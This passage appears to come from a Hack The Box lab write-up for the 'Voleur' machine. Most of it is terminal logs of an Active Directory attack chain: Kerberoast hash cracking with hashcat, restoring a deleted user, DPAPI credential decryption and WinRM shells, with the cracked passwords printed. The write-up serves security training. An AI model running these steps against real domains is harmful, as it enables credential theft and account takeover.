3e4c5575ef09ae55bddeed7ecf3092ae3359d6dc64cbb1328795d8600e4b6804d22e02054b321e623a15fd8efee7cae4e2f8647946385f55baba9ae831d43aecd8e1ce052a42d134383b495df07d901ee9d1c923115868f336f0e95977c66fb80769a5bf598258b5330ad8aeb0453a0e71ef3966da28c1932b66ea64f2f7029875bfe33a95d2250e2abbaa747a865bb370c4907295f873e20a38f4580ed77768ad75ec542269b92e5e6869ac5b2b68f0674fbe8975e44e01e748f7b6d2704ef625ce423cec0a293dcca348a51338b704661d581b7b3c2debe04f5177bfe6af877c2ed4273f06b42f8db13b05c97fabe1b5d50d9af5e326e38bde9587c92192d2fcf28c61f9df24949443d10fb4db7110fa85fadb7a665150b244e7897eacc747b72905da449c8755d44efcd8759399a74952dd94796f85729bf74cb39509af10683a130d70916843f980154177220b6e49f138b3abaa43b781e0e24108df1a5a2232be632c2170573b6699e81ea547b35e1e5efec3d5859790f909d9ee52a462e8fe9c744cd565be76998e21bbee6f6ee2e2b5662d6cae0c073ed760fb0611d77cb6e8f42981a6712926406b6f9f11352112dcfb6d7fd11efd73c91cf2b3131e132988ee20832162f70cbfb7bfc92c1bdfd0968730e840c26d21ba4d009796e4b8071b04ce924d758c43ac47a30368006172ca777573808c3f8229b35603d99571bfae09571196fe4c5e2c1ae5daaf59a9de0ef3633d7548d0a3070f37e8d7fbea4e21515d0b0b77a9910aff7f2a72d32c5492d
cracking it got us the password for it
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ hashcat -a 0 svc_winrm.hash /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2-382-g2d71af371) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 1453/2907 MB (512 MB allocatable), 2MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (1930 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb/svc_winrm*$8b43ea8dbf9efa1663390cc7d63dd567$54bf2a587d94abe4f69c078128a0e980ffe994d1f33130ec6de4caf918840a0103db6aa2ce40abbc1a0bb4c329efb02d660a1e3fa9ebd9726e2e4a8df5ea1dec815bf0f36635d6ad8b2d667e5bef35e71ba4d18c5940ce2d9fee74a2d8cd863a3f52ac980adab65d71dbc1ff6e01c9369d82d18621a272755ab8f70ab368f397db60abba35249e45a2e4629e6cc9e26790a93274ba7dd740289401b9b70ceeecab79b57d80342f7afb810ce4c1d28e28e81bc0f9ad1ed26896b5e7a8601589307c4cd99571268e0343795eaf8f2305f610c16d86eb41ca96e6f78fe03e3c2ce2a3e638ec2bb13cdb8d6974177d2e35dcbec0739321ed229328c1372873a3956932b401de769368e7e9951be40cf328383903e1e9eda64da0e5036971d67006a42b8c2d1c14555e0a0ebe18409f3e5cdcc7baf90716eb6c9fd8e8e6321be94b1b2babf71a5aeb22dfd3806f55a890bcf7018e986102c7cbda1292dc8e719978e86ab85e7efd3a28f19c68ccf82eb7f45808dca8906b7024c68e51f8344e70f056eafe22b61a298890e188c93efe72c22d45738a018027c2108fab044362af2c003fd00d7b37093197972fae8dbb28fc05a5d04eae5000722dca8908416c3e72d03f913ea8754ea0342ce1aaf49b587961b10db3417b8487799f5f9ddfaea92963e4c5575ef09ae55bddeed7ecf3092ae3359d6dc64cbb1328795d8600e4b6804d22e02054b321e623a15fd8efee7cae4e2f8647946385f55baba9ae831d43aecd8e1ce052a42d134383b495df07d901ee9d1c923115868f336f0e95977c66fb80769a5bf598258b5330ad8aeb0453a0e71ef3966da28c1932b66ea64f2f7029875bfe33a95d2250e2abbaa747a865bb370c4907295f873e20a38f4580ed77768ad75ec542269b92e5e6869ac5b2b68f0674fbe8975e44e01e748f7b6d2704ef625ce423cec0a293dcca348a51338b704661d581b7b3c2debe04f5177bfe6af877c2ed4273f06b42f8db13b05c97fabe1b5d50d9af5e326e38bde9587c92192d2fcf28c61f9df24949443d10fb4db7110fa85fadb7a665150b244e7897eacc747b72905da449c8755d44efcd8759399a74952dd94796f85729bf74cb39509af10683a130d70916843f980154177220b6e49f138b3abaa43b781e0e24108df1a5a2232be632c2170573b6699e81ea547b35e1e5efec3d5859790f909d9ee52a462e8fe9c744cd565be76998e21bbee6f6ee2e2b5662d6cae0c073ed760fb0611d77cb6e8f42981a6712926406b6f9f11352112dcfb6d7fd11efd73c91cf2b3131e132988ee20832162f70cbfb7bfc92c1bdfd0968730e840c26d21ba4d009796e4b8071b04ce924d758c43ac47a30368006172ca777573808c3f8229b35603d99571bfae09571196fe4c5e2c1ae5daaf59a9de0ef3633d7548d0a3070f37e8d7fbea4e21515d0b0b77a9910aff7f2a72d32c5492d:AFireInsidedeOzarctica980219afi

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*svc_winrm$VOLEUR.HTB$voleur.htb/svc_wi...c5492d
Time.Started.....: Mon Jun 22 00:31:32 2026 (15 secs)
Time.Estimated...: Mon Jun 22 00:31:47 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   742.5 kH/s (2.18ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 11472896/14344385 (79.98%)
Rejected.........: 0/11472896 (0.00%)
Restore.Point....: 11470848/14344385 (79.97%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: AHJISHIM -> ADRIANXXL
Hardware.Mon.#01.: Util: 90%

Started: Mon Jun 22 00:31:28 2026
Stopped: Mon Jun 22 00:31:49 2026
I won't even ask how this password got into rockyou list AFireInsidedeOzarctica980219afi, anyway this user ofcourse is member of remote management user which you might've guessed cause of the username so lets login
get a ticket again
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ kinit svc_winrm@VOLEUR.HTB
Password for svc_winrm@VOLEUR.HTB:
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: svc_winrm@VOLEUR.HTB

Valid starting     Expires            Service principal
06/22/26 00:33:34  06/22/26 10:33:34  krbtgt/VOLEUR.HTB@VOLEUR.HTB
        renew until 06/23/26 00:33:32
and we got user
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ KRB5CCNAME=/tmp/krb5cc_1000 winrmexec voleru.htb/svc_winrm:@dc.voleur.htb -k -no-pass
'prompt_toolkit' not installed, using built-in 'readline'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] '-target_ip' not specified, using dc.voleur.htb
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://dc.voleur.htb:5985/wsman
[*] using domain and username from ccache: VOLEUR.HTB\svc_winrm
[*] '-spn' not specified, using HTTP/dc.voleur.htb@VOLEUR.HTB
[*] '-dc-ip' not specified, using VOLEUR.HTB
[*] requesting TGS for HTTP/dc.voleur.htb@VOLEUR.HTB
PS C:\Users\svc_winrm\Documents> type ..\Desktop\user.txt
b677ab4d6871708ea93af42df8faeb08
PS C:\Users\svc_winrm\Documents>
the shell gives us nothing more than just an iterative enumeration using SharpHound which didn't get a lot of additional Information
so lets go back to the svc_ldap user again and look what are the writable objects using bloodyAD maybe the collector missed something and if we found something we can move on to abusing that GenericWrite Given to us By the Restore_users Group
and as you can see the user got write access over a deleted object so lets restore this and look at what it can do (I looked into that Lacey miller user and nothing special about it)
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ bloodyAD --host dc.voleur.htb --dc-ip 10.129.232.130 -d voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn -k get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=voleur,DC=htb
permission: WRITE

distinguishedName: OU=Second-Line Support Technicians,DC=voleur,DC=htb
permission: CREATE_CHILD; WRITE

distinguishedName: CN=Lacey Miller,OU=Second-Line Support Technicians,DC=voleur,DC=htb
permission: CREATE_CHILD; WRITE

distinguishedName: CN=svc_ldap,OU=Service Accounts,DC=voleur,DC=htb
permission: WRITE

distinguishedName: CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb
permission: CREATE_CHILD; WRITE

distinguishedName: CN=svc_winrm,OU=Service Accounts,DC=voleur,DC=htb
permission: WRITE

distinguishedName: DC=voleur.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=voleur,DC=htb
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.voleur.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=voleur,DC=htb
permission: CREATE_CHILD
Todd.Wolfe Shares
using the powershell we got a list of all the deleted objects and turns out it is this todd wolfe user only and his lastKnownParent is the OU we got Generic Write over meaning we'll have generic write over that user after it is restored
PS C:\Users\svc_winrm\Documents> $pass = ConvertTo-SecureString "M1XyC9pW7qT5Vn" -AsPlainText -Force
PS C:\Users\svc_winrm\Documents> $cred = New-Object System.Management.Automation.PSCredential("voleur.htb\svc_ldap", $pass)
PS C:\Users\svc_winrm\Documents> Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects -Properties LastKnownParent -Credential $cred | Select-Object Name, ObjectClass, LastKnown
Parent, DistinguishedName | Format-List


Name : Deleted Objects
ObjectClass : container
LastKnownParent :
DistinguishedName : CN=Deleted Objects,DC=voleur,DC=htb

Name : Todd Wolfe
                    DEL:1c6b1deb-c372-4cbb-87b1-15031de169db
ObjectClass : user
LastKnownParent : OU=Second-Line Support Technicians,DC=voleur,DC=htb
DistinguishedName : CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htb
so i restored it from the powershell and as you can see it is active as a user on the system again
PS C:\Users\svc_winrm\Documents> Restore-ADObject 1c6b1deb-c372-4cbb-87b1-15031de169db -Credential $cred
PS C:\Users\svc_winrm\Documents> net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator Guest jeremy.combs
krbtgt lacey.miller marie.bryant
ryan.naylor              svc_backup               svc_iis
svc_ldap svc_winrm todd.wolfe
The command completed with one or more errors.

PS C:\Users\svc_winrm\Documents>
now lets do the targeted Kerberoast against it again
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ KRB5CCNAME=/tmp/krb5cc_1000 python3 /opt/scripts/targetedKerberoast/targetedKerberoast.py -u svc_ldap -p M1XyC9pW7qT5Vn -k --request-user Todd.wolfe -d voleur.htb --dc-host dc.vol
eur.htb
[*] Starting kerberoast attacks
[*] Attacking user (Todd.wolfe)
[+] Printing hash for (todd.wolfe)
$krb5tgs$23$*todd.wolfe$VOLEUR.HTB$voleur.htb/todd.wolfe*$836e9a60c1a0ca4fcf82ee77e72ba073$87e8836bd157b6127f25fe3620ea6e519dbe45f130ca9f024eece76a3e9fdf32ea42b986fad4d778fdf7c67d48606839dc895a395b4f9be3337e46ab54875e55ae8c8c2aadc49e09a50d1e7bebc72ce584d6bc312c89e028b6de099bae17d314a8c791f5b416e6bfefc759208153fdbc0a989ec187e88881927b45f9bf5c67149e64a86fc761677929c738c25a32741e627bab70423c0ac9ab400d13bcf9a8fc53e820d6c0a26008de185cb7deef3f74219c55fd6b4038b54a9af906ad14f1805f6b715f399c61ecb0e3c9ad91439b0387ca8ca088e72fecf51eeff2a7717ecb2df9896b2cf7a49a184e9083b72061cf9ce1a3c2272f35f1ef1bbfb87bd0dc969b90158c4c214868a559e10df33e800f4f882d1fc45048d24b4b298fc601458340afa07cf3b88201d612ec0c538c7c5cfea1f0e12472ec51aad0d80b94c6d3a89e160d382080f22ef7f4ecd0cf7fa576345ed852849712f369b47e7c6b11597f807d4f35ee115a5ac0007850bd8af703a8742fa5d0166fd8bf48ce912f20f2544d73a3a1190855b04dbb46a0e2aaa4b665fcd8aa0ffdeb503f8fb356f346bcaadaf5f19e6614d5820ac96b2e811d3b48927d966bd8d6860b5f495abd4e04055558131d8f967ccb8c5b38ca90ec18110142a8a52367d3dc85ca0b6efd181d0fb1d7dae11f4a4c0d24794776a3afa209d77f7b5ec26c4106bb35f67ab3074bb760c7e3a462bdc6159ea9e3043a7a42519eefe8b1895fbc4401cf427dc8e08da8528b1e589e478812b48ca0b758eac5915c4b673fdf8ffb27afd0638e5453d7dde176971e7223bcde0f262f89bb90a35f1409e5fbe36bf2b4292a14f788e280b57b481abd4e8b79e55b2e73785897b7356705f4ae67d5fda8e0748cdfd26ede382ca5afd7cce5c224863c6eb06a10b71119e84b37c552af16e9232cb17a3aa5f5f4b21b9c128ec4024e5700e96312eccc0cef2f1514e8635b473050bf5c0c57260f40f818baa21e343eb7f8413abcfdade05d3f849658c349e52c0d05c1dc42a58f38928c02903ba2f58fb8cdfbe95b356a2d48cacf09ce3e644682f2e561de1bb8e88f6bac31871669cff8be9c9370208aa86187c2a19020714387c89235257d667b432b701b0383cfddc348a6453bbd3370fccd09e94905912243801a7a8359eb295dfb9cc265a0e7edecad53325307bf0ee1fbbd83cf45283da15e3ff3283babc2577e0a06c8a59e84a5af2cc280fde4a8a9c2763de2638947f164687933291b151c2ea4944a02fa1ee73197c9f065b459cc5ff708f1406fc5d3c0566837447f64dec853a49f334080165e328908d5959147f3242c1c4bfca2c2e8c22d0fa1bef329cc6026dfee63139981acbb298b6cb60f6e1b51bc3969c3771d6b921dfda59741b37b437acb492b0271d2100ea233ded09a62868b60886fa1729bded76a37facf9cdec4a1a51f9a1c77cf7af31fe751680a
trying to crack the password with the rockyou list didn't work but i remembered that deleted user that was mentioned in the sheet Jeremy.combs but when we looked at the deleted objects earlier it wasn't there and when i looked into the bloodhound data it was enabled account and working just fine
so i figured maybe that was a wrong username and the password given in the file was actually for todd so i grabbed all credentials we have so far in a file and tried to use them to crack and as you can see our initial thought was right, whoever wrote that user was deleted it mistook it for todd
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ hashcat -a 0 todd.hash creds.txt
hashcat (v7.1.2-382-g2d71af371) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 1453/2907 MB (512 MB allocatable), 2MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
< SNIP>
Dictionary cache built:
* Filename..: creds.txt
* Passwords.: 5
* Bytes.....: 91
* Keyspace..: 5
* Speed.....: 7 MiB/s
* Runtime...: 0.00s

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Hashcat is expecting at least 2048 base words but only got 0.2% of that.
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$krb5tgs$23$*todd.wolfe$VOLEUR.HTB$voleur.htb/todd.wolfe*$836e9a60c1a0ca4fcf82ee77e72ba073$87e8836bd157b6127f25fe3620ea6e519dbe45f130ca9f024eece76a3e9fdf32ea42b986fad4d778fdf7c67d48606839dc895a395b4f9be3337e46ab54875e55ae8c8c2aadc49e09a50d1e7bebc72ce584d6bc312c89e028b6de099bae17d314a8c791f5b416e6bfefc759208153fdbc
0a989ec187e88881927b45f9bf5c67149e64a86fc761677929c738c25a32741e627bab70423c0ac9ab400d13bcf9a8fc53e820d6c0a26008de185cb7deef3f74219c55fd6b4038b54a9af906ad14f1805f6b715f399c61ecb0e3c9ad91439b0387ca8ca088e72fecf51eeff2a7717ecb2df9896b2cf7a49a184e9083b72061cf9ce1a3c2272f35f1ef1bbfb87bd0dc969b90158c4c214868a559e10df33
e800f4f882d1fc45048d24b4b298fc601458340afa07cf3b88201d612ec0c538c7c5cfea1f0e12472ec51aad0d80b94c6d3a89e160d382080f22ef7f4ecd0cf7fa576345ed852849712f369b47e7c6b11597f807d4f35ee115a5ac0007850bd8af703a8742fa5d0166fd8bf48ce912f20f2544d73a3a1190855b04dbb46a0e2aaa4b665fcd8aa0ffdeb503f8fb356f346bcaadaf5f19e6614d5820ac96b
2e811d3b48927d966bd8d6860b5f495abd4e04055558131d8f967ccb8c5b38ca90ec18110142a8a52367d3dc85ca0b6efd181d0fb1d7dae11f4a4c0d24794776a3afa209d77f7b5ec26c4106bb35f67ab3074bb760c7e3a462bdc6159ea9e3043a7a42519eefe8b1895fbc4401cf427dc8e08da8528b1e589e478812b48ca0b758eac5915c4b673fdf8ffb27afd0638e5453d7dde176971e7223bcde0f2
62f89bb90a35f1409e5fbe36bf2b4292a14f788e280b57b481abd4e8b79e55b2e73785897b7356705f4ae67d5fda8e0748cdfd26ede382ca5afd7cce5c224863c6eb06a10b71119e84b37c552af16e9232cb17a3aa5f5f4b21b9c128ec4024e5700e96312eccc0cef2f1514e8635b473050bf5c0c57260f40f818baa21e343eb7f8413abcfdade05d3f849658c349e52c0d05c1dc42a58f38928c02903b
a2f58fb8cdfbe95b356a2d48cacf09ce3e644682f2e561de1bb8e88f6bac31871669cff8be9c9370208aa86187c2a19020714387c89235257d667b432b701b0383cfddc348a6453bbd3370fccd09e94905912243801a7a8359eb295dfb9cc265a0e7edecad53325307bf0ee1fbbd83cf45283da15e3ff3283babc2577e0a06c8a59e84a5af2cc280fde4a8a9c2763de2638947f164687933291b151c2ea
4944a02fa1ee73197c9f065b459cc5ff708f1406fc5d3c0566837447f64dec853a49f334080165e328908d5959147f3242c1c4bfca2c2e8c22d0fa1bef329cc6026dfee63139981acbb298b6cb60f6e1b51bc3969c3771d6b921dfda59741b37b437acb492b0271d2100ea233ded09a62868b60886fa1729bded76a37facf9cdec4a1a51f9a1c77cf7af31fe751680a:NightT1meP1dg3on14

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*todd.wolfe$VOLEUR.HTB$voleur.htb/todd....51680a
Time.Started.....: Mon Jun 22 01:18:53 2026 (0 secs)
Time.Estimated...: Mon Jun 22 01:18:53 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (creds.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:      663 H/s (0.03ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 5/5 (100.00%)
Rejected.........: 0/5 (0.00%)
Restore.Point....: 0/5 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: NightT1meP1dg3on14 -> AFireInsidedeOzarctica980219afi
Hardware.Mon.#01.: Util: 59%

Started: Mon Jun 22 01:18:50 2026
Stopped: Mon Jun 22 01:18:55 2026
using that user with smbclient we can list the IT share
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ smbclient.py -k -no-pass VOLEUR.HTB/todd.wolfe@dc.voleur.htb
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use IT
# ls
drw-rw-rw- 0 Wed Jan 29 01:10:01 2025 .
drw-rw-rw- 0 Thu Jul 24 13:09:59 2025 ..
drw-rw-rw- 0 Wed Jan 29 07:13:03 2025 Second-Line Support
# cd Second-
.                    ..                   Second-Line Support
# cd Second-
.                    ..                   Second-Line Support
# cd Second-Line Support
# ls
drw-rw-rw- 0 Wed Jan 29 07:13:03 2025 .
drw-rw-rw- 0 Wed Jan 29 01:10:01 2025 ..
drw-rw-rw- 0 Wed Jan 29 07:13:06 2025 Archived Users
# cd Archived Users
# ls
drw-rw-rw- 0 Wed Jan 29 07:13:06 2025 .
drw-rw-rw- 0 Wed Jan 29 07:13:03 2025 ..
drw-rw-rw- 0 Wed Jan 29 07:13:16 2025 todd.wolfe
# cd todd.wolfe
# ls
drw-rw-rw- 0 Wed Jan 29 07:13:16 2025 .
drw-rw-rw- 0 Wed Jan 29 07:13:06 2025 ..
drw-rw-rw- 0 Wed Jan 29 07:13:06 2025 3D Objects
drw-rw-rw- 0 Wed Jan 29 07:13:09 2025 AppData
drw-rw-rw- 0 Wed Jan 29 07:13:10 2025 Contacts
drw-rw-rw- 0 Thu Jan 30 06:28:50 2025 Desktop
drw-rw-rw- 0 Wed Jan 29 07:13:10 2025 Documents
drw-rw-rw- 0 Wed Jan 29 07:13:10 2025 Downloads
drw-rw-rw- 0 Wed Jan 29 07:13:10 2025 Favorites
drw-rw-rw- 0 Wed Jan 29 07:13:10 2025 Links
drw-rw-rw- 0 Wed Jan 29 07:13:10 2025 Music
-rw-rw-rw- 65536 Wed Jan 29 07:13:06 2025 NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TM.blf
-rw-rw-rw- 524288 Wed Jan 29 04:53:07 2025 NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000001.regtrans-ms
-rw-rw-rw- 524288 Wed Jan 29 04:53:07 2025 NTUSER.DAT{c76cbcdb-afc9-11eb-8234-000d3aa6d50e}.TMContainer00000000000000000002.regtrans-ms
-rw-rw-rw- 20 Wed Jan 29 04:53:07 2025 ntuser.ini
drw-rw-rw- 0 Wed Jan 29 07:13:10 2025 Pictures
drw-rw-rw- 0 Wed Jan 29 07:13:10 2025 Saved Games
drw-rw-rw- 0 Wed Jan 29 07:13:10 2025 Searches
drw-rw-rw- 0 Wed Jan 29 07:13:10 2025 Videos
# cd AppData
and we got the dpapi creds here
# ls
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 .
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 ..
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 Credentials
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 Crypto
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 Internet Explorer
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 Network
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 Protect
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 Spelling
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 SystemCertificates
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 Vault
drw-rw-rw-          0  Wed Jan 29 07:13:10 2025 Windows
#
download both of them
# cd Credentials
# ls
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 .
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 ..
-rw-rw-rw-        398  Wed Jan 29 05:13:50 2025 772275FAD58525253490A9B0039791D3
# get 772275FAD58525253490A9B0039791D3
# cd ..
# cd Protect
# ls
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 .
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 ..
-rw-rw-rw-         24  Wed Jan 29 04:53:08 2025 CREDHIST
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 S-1-5-21-3927696377-1337352550-2781715495-1110
-rw-rw-rw-         76  Wed Jan 29 04:53:08 2025 SYNCHIST
# cd S-1-5-21-3927696377-1337352550-2781715495-1110
# ls
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 .
drw-rw-rw-          0  Wed Jan 29 07:13:09 2025 ..
-rw-rw-rw-        740  Wed Jan 29 05:09:25 2025 08949382-134f-4c63-b93c-ce52efc0aa88
-rw-rw-rw-        900  Wed Jan 29 04:53:08 2025 BK-VOLEUR
-rw-rw-rw-         24  Wed Jan 29 04:53:08 2025 Preferred
# get 08949382-134f-4c63-b93c-ce52efc0aa88
#
so first we'll decrypt the key
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ dpapi.py masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -password NightT1meP1dg3on14 -sid S-1-5-21-3927696377-1337352550-2781715495-1110
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version : 2 (2)
Guid : 08949382-134f-4c63-b93c-ce52efc0aa88
Flags : 0 (0)
Policy : 0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
Shell as Jeremy.Combs
and we got credentials for jeremy.combs
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ dpapi.py credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-01-29 12:55:19+00:00
Flags : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target : Domain:target=Jezzas_Account
Description :
Unknown :
Username : jeremy.combs
Unknown : qT3V9pLXyN7W4m
this user is member of Remote Management users so lets get a shell
as always get a ticket first
─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ kinit jeremy.combs@VOLEUR.HTB
Password for jeremy.combs@VOLEUR.HTB:
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ klist
Ticket cache: FILE:todd.wolfe.ccache
Default principal: jeremy.combs@VOLEUR.HTB

Valid starting     Expires            Service principal
06/22/26 01:46:11  06/22/26 11:46:11  krbtgt/VOLEUR.HTB@VOLEUR.HTB
        renew until 06/23/26 01:46:08
┌─[]─[10.10.16.102]─[jimmex@attacke
no special privilege or anything
┌─[]─[10.10.16.102]─[jimmex@attacker]─[~/htb/labs/voleur]
└──╼ [★]$ evil-winrm -i dc.voleur.htb -r voleur.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jeremy.combs\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name Description State
============================= ============================== =======
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\jeremy.combs\Documents>
Shell as svc_backup
but there is a file called notes with an ssh key it looks like so lets download those and see what is in there
*Evil-WinRM* PS C:\IT> dir


    Directory: C:\IT


